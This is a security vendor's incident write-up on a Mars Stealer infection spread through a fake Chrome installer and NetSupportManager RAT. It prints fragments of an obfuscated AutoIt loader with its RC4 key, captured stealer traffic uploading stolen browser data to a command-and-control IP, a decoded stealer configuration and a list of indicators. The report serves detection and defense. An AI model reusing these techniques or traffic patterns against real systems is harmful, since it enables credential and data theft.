Adversaries don’t work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space — including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit — the TRU team.

In TRU Positives, eSentire’s Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.


Here’s the latest from our TRU Team…

What did we find?

- An information stealing malware called Mars Stealer in a customer’s environment within the consumer services industry.

Summary of the Incident

- The victim downloaded and executed a fake Chrome installer (chromesetup.iso) from >hxxps[:]//googleglstatupdt[.]com/LEND/ChromeSetup.iso.
- The ISO contains chromesetup.exe.
  - When manually executed by the victim, the fake setup process initializes the NetSupportManager RAT (remote access tool) and the legitimate Chrome setup as a decoy (Figure 1).
    - NetSupportManager is commonly used to remotely control systems for malicious purposes.
  - A shortcut is also added to the user’s startup directory for persistence.




Process	Command line - Copy	Host	User	Logon type	State
chromesetup.exe	"E:\ChromeSetup.exe"	[redacted]	[redacted]	Interactive	Terminated

❗ This host has been isolated from the rest of the network.

Figure 1 Endpoint view of NetSupportManager execution and decoy payload.

  - Using the NetSupportManager RAT session, the threat actor copied obfuscated scripts with a .wmd extension that are responsible for creating a renamed AutoIT binary and an loading an obfuscated version of Mars Stealer from %TEMP%/IXP<3-digit number> .TMP.
  - One of the obfuscated scripts contains an embedded payload encrypted with RC4 using the hardcoded key ‘3448685534782239182828265 25’ (Figure 2).




```
$ARZURr =
'0x1AF262B2DC8BB0D085AF1DEE7F8D274EDDE13621511586AF4FFD94D1D7140
255B218BB12D463A28E7004AB55F17AD9B8518D2DD95E07916566A11D9FA317F
A5112F05A20E1C251512D96DC12FC5F3F5E494A53325BE29E49AB5ABF22A82A4
DF349C48E4BE12FDFFBF8EB94D941B6743B1FCB9CFE0703DC7544C10174F9B63
AD088CB1BC22D088650DA5D328E31D55762437B117E83202188AF776FF20CE4B
EC3547E7CE15DEFB09B1CE28F857BD089[illegible]AAB959362
C9B1013E8D5A50F8CE5825EB926C7EA07[illegible]D8766FEED
1C0DB5F98A979EEE9CE54D81F2D9E228E[illegible]195D7104D
3F5AC2EA53636EB59E2580A4F56C86E7BA32915E2BD75C8F3158C5184EBDFBB5
```

```
Global $mRBnTFmczfaTH = vRCWEXLqcdgCPGRvFdYi(PUGmZUwdHtrhhkt
(PEbCTWyhqiRUvKcPgzUaMcquEJIWxYzMO(Binary($ARZURr), Binary
(MRPvnDnroX("58}59}59}63}61}63}60}60}58}59}62}63}57}57}58}64}56}
63}57}63}57}63}57}61}60}57}60",7)))))
ExitLoop
Case 134
```

Figure 2 Snippets from AutoIT script showing embedded payload and decryption routine.

- Once loaded, Mars Stealer performs several HTTP requests to retrieve configuration and DLL (Dynamic Link Library) files required for Mars Stealer to operate successfully and upload stolen data (Figure 3).



```
GET /7AgkTb5xcS.php HTTP/1.1
Host: 5.45.84.214
Connection: Keep-Alive
Cache-Control: no-cache

GET /request HTTP/1.1
Host: 5.45.84.214
Cache-Control: no-cache
Cookie: PHPSESSID=5uvo5e15b67ce9fn1lchhrrgf9

POST /7AgkTb5xcS.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----E3WBAIWTRQIM7Q90
Host: 5.45.84.214
Content-Length: 138333
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: PHPSESSID=5uvo5e15b67ce9fn1lchhrrgf9

------E3WBAIWTRQIM7Q90
Content-Disposition: form-data; name="file"

OPHDT2D26F37YM.zip
------E3WBAIWTRQIM7Q90
Content-Disposition: form-data; name="file"; filename="OPHDT2D26F37YM.zip"
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

PK..........T................Grabber/rdp.zipUT
..":Ob":Ob":ObPK....................PK..........T................Grabber/cer.zipUT
..":Ob":Ob":ObPK....................PK..........T..B.H...y:......Cookies/Chrome_Default.txtUT
..#:Ob#:Ob#:Ob.{i..8..g.....J..X*..D.....u..(..M.[.x..(q.../...uE.5=k.....
```

Pipe ("|") delimited string containing configuration data

Archive containing legitimate DLLs to aid with data collection

Upload of stolen data and system fingerprint

```
ef2834ac4ee7d6724f255beaf527e635  freebl3.dll
8f73c08a9660691143661bf7332c3c27  mozglue.dll
109f0f02fd37c84bfc7508d4227d7ed5  msvcp140.dll
bfac4e3c5908856ba17d41edcd455a51  nss3.dll
a2ee53de9167bf0d6c019303b7ca84e5  softokn3.dll
e477a96c8f2b18d6b5c27bde49c990bf  sqlite3.dll
7587bf9cb4147022cd5681b015183846  vcruntime140.dll
```


```
$ ls -R
.:
Autofill  Cookies  Downloads  Grabber  History  screenshot.jpg  system.txt

./Autofill:
Chrome_Default.txt

./Cookies:
Chrome_Default.txt  Edge_Chromium_Default.txt

./Downloads:
Chrome_Default.txt

./Grabber:
cer.zip  rdp.zip

./History:
Chrome_Default.txt  Firefox_ol7u4qa8.default-release.txt
```

Figure 3 Mars Stealer network communications.

- Lastly, Base64 decoded part of the configuration retrieved from /7AgkTb5xcS.php: 1|1|1|1|0|5qDlPuVKoR|Telegram|0|%APPDATA%\Telegram Desktop\tdata\|*D877F783D5D3EF8C*,*map*,*configs*|1|0|0|rdp|3|%DESKTOP%\ |*.rdp|0|1|0|cer|3|%DESKTOP%\|*.cer|0|1|0

Background on Mars Stealer

- In June 2022, Mars Stealer was advertised on XSS, the Russian-language criminal forum, by MarsTeam for $140/month or $800 for a lifetime subscription.
- Mars Stealer's capabilities include:
  - Cryptocurrency theft ("Our software was developed taking into account the wishes of people working in crypto, so at Mars you can find everything you need to work with crypto and more." — MarsTeam post on XSS forum).
    - The stealer supports dozens of popular browser plugins for popular cryptocurrency platforms, such as Coinbase.
    - Additionally, in December 2021, MarsTeam announced the release of "Mars ClipboardChanger", which substitutes crypto wallet addresses in the victim's clipboard cache to hijack payments.
  - Data theft from major web browsers, including two-factor authentication (2FA) Chrome-based browser extensions ("Collects passwords, cookies, cc, autocomplete, browsing history, file download history." - MarsTeam post on XSS forum).
  - Profiling or fingerprinting the infected system.
  - Exfiltrating files from the infected system.



Total log	Last week	Last 30d	Total pass
964	964	964	38719
During all this time	77 Than the previous	77 Than the previous	During all this time

Country	Code	Logs
United States of America	US	492
Italy	IT	72
Canada	CA	48
Romania	RO	42
Indonesia	ID	14

[redacted]

country: US
country: UNK
country: US
09 country: US
0 country: US check
country: VE

[redacted]

country: US
country: US
0 country: US check
9 country: US
21 country: US 213
country: VE

[redacted]

country: US
country: US
country: US
country: US
country: US
country: US

Website Traffic

Site	Count
https://www.google.com/	1071
https://accounts.google.com/	966
https://facebook.com/	922
https://www.amazon.com/	836
https://www.instagram.com/	811

Browser Used

Browser	Count
Chrome	16828
Microsoft Edge	11783
Internet Explorer	9344
Opera	14296
Mozilla Firefox	12163

Figure 4 Mars Stealer admin panel

How did we find it?

- MDR for Endpoint identified the tactics, techniques, and procedures (TTPs) associated with NetSupportManager RAT and AutoIT malware deployment.

What did we do?

- Our team of 24/7 SOC Cyber Analysts alerted the customer of the activity.

What can you learn from this TRU positive?

- Drive-by attacks involving malware masquerading as legitimate software are becoming increasingly common since they require no exploits and rely on a victim running code on the attacker’s behalf.
- Mars Stealer has seen continued development since its release, and targets a wide array of credentials, particularly those used for cryptocurrency exchanges.
- Identifying information stealing malware as early as possible is critical to minimize losses from fraud and hijacked accounts.

Recommendations from our Threat Response Unit (TRU) Team:

While rapid identification and containment of successful exploits is necessary to limit impact, unsuccessful attempts still present an opportunity to shore up defenses. The best approach to preventing drive-by attacks is by using a layered defense, such as:

- Ensure antivirus signatures are up-to-date.
- Use a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) product to detect and contain threats.
- Audit your environment and endpoints regularly to ensure endpoints are patched with the latest vendor security updates.
- Increase awareness of social engineering threat tactics with your users through phishing and security awareness training.
    - Ensure users are aware of risks associated with downloading applications from the web.
    - Always ensure software is downloaded from a legitimate source.

Ask Yourself

- Do you have the capability to rapidly identify and contain malicious code executed unwittingly by users in your environment?
- Are you monitoring your endpoints 24/7 and what degree of control do you have to initiate a kill switch when required?
- What level of managed endpoint support do you have in place?

Indicators of Compromise

Value	Note
googleglstatupdt[.]com	Hosting fake Chrome setup ISO
zrianevakn1[.]com	NetSupportManager RAT C2
115d1ae8b95551108b3a902e48b3f163	‘ChromeSetup.iso’
b15e0db8f65d7df27c07afe2981ff5a755666dce	ChromeSetup.exe
37c24b4b6ada4250bc7c60951c5977c0	NetSupportManager RAT
5[.]45.84.214	Mars Stealer C2
71672a495b4603ecfec40a65254cb3ba8766bbe0	Esitanza.exe.pif (renamed AutoIt)
e3c91b6246b2b9b82cebf3700c0a7093bacaa09b	ANpRAHx.exe (disguised as 3uAirPlayer, drops Mars Stealer and obfuscated AutoIt scripts)
5c4e3e5fda232c31b3d2a2842c5ea23523b1de1a	Installer_ovl.exe
2a2b00d0555647a6d5128b7ec87daf03a0ad568f	consoleappmrss.exe
3c80b89e7d4fb08aa455ddf902a3ea236d3b582a	Fervore.wmd (obfuscated AutoIt script)
26136c59afe28fc6bf1b3aeba8946ac2c3ce61df	Vai.wmd (obfuscated AutoIt script)
e6f18804c94f2bca5a0f6154b1c56186d4642e6b	Una.wmd (obfuscated AutoIt script)

eSentire's Threat Response Unit (TRU) is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced threats. If you are not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. Connect with an eSentire Security Specialist.